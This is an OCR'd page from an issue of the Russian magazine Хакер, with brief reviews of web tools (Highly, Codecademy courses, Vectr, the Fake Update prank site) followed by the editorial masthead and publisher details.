
RackTables

WWW 2.0

HIGHLY

goo.gl/JN4VTs

1



Сервис для маркировки текста


→ Решений, которые позволяют выделять текст на веб-страницах и сохранять цитаты, — великое множество, но разработчики плагина для Chrome под названием Highly смогли сделать этот процесс ещё удобнее. Ставим плагин, регистрируемся в сервисе, открываем какую-нибудь статью, выделяем текст и нажимаем восклицательный знак на клавиатуре или кнопку на панели Chrome. Всё, цитата записана и сохранена на личной странице, а внизу окна браузера появится панель навигации с отмеченными цитатами. Если зайти на страницу снова, то можно будет увидеть прежние отметки. Просто, удобно и красиво!

↓

НОВЫЕ КУРСЫ НА CODECADEMY

www.codecademy.com





Ненапряжный способ изучить язык программирования

→ Если ты понимаешь английский и хочешь изучить новый язык программирования, то сайт Codecademy — это то, что тебе нужно. Здесь есть интерактивные курсы по Python, Ruby, PHP и JavaScript, а также по популярным фреймворкам вроде Ruby on Rails и AngularJS. Недавно список пополнился: появились курсы по SQL и командной строке Unix. Обучение устроено очень интересно: перед тобой три колонки — в одной текст задания, вторая служит для того, чтобы писать код, в третьей показывают результаты выполнения твоей программы.

3

VECTR

vectr.com




Векторный редактор, который работает в браузере

→ Векторный редактор — непростой тип программ, причем как для разработки, так и для освоения. Авторы Vectr — отчаянные люди: они задумали сделать полноценный векторный редактор, который бы работал прямо в браузере. Пока что Vectr находится на очень ранней стадии развития, но его уже можно использовать, чтобы, к примеру, быстро набросать какой-нибудь макет или даже несложную картинку. Да, его набор функций не сравнится с тем же Inkscape, зато он не только бесплатен, но и не требует установки. Приятный плюс: можно получить ссылку на документ, отправить кому-нибудь и тот сможет продолжить редактировать свою копию, даже не регистрируясь.

FAKE UPDATE

fakeupdate.net





Сайт для злого розыгрыша

→ Помнишь, было такое развлечение: подойти к компьютеру друга или коллеги, сделать скриншот рабочего стола, поставить его в качестве обоев и скрыть значки и панель задач? Сайт Fake Update — вариация на ту же тему: здесь собраны экраны обновления нескольких операционных систем (Windows 98/XP/Vista/7/8/10, OS X, Ubuntu и SteamOS), причем не простые, а анимированные. Индикаторы ползут, число установленных файлов увеличивается и так далее. Достаточно переключить браузер в полноэкранный режим, и вуаля — компьютер выглядит непригодным к работе. Нажатие на Enter вызывает неприятный сюрприз, именуемый в народе BSOD.



№ 10 (201)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

Анатолий Ализар

АРТ

Анна Королькова
Верстальщик цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.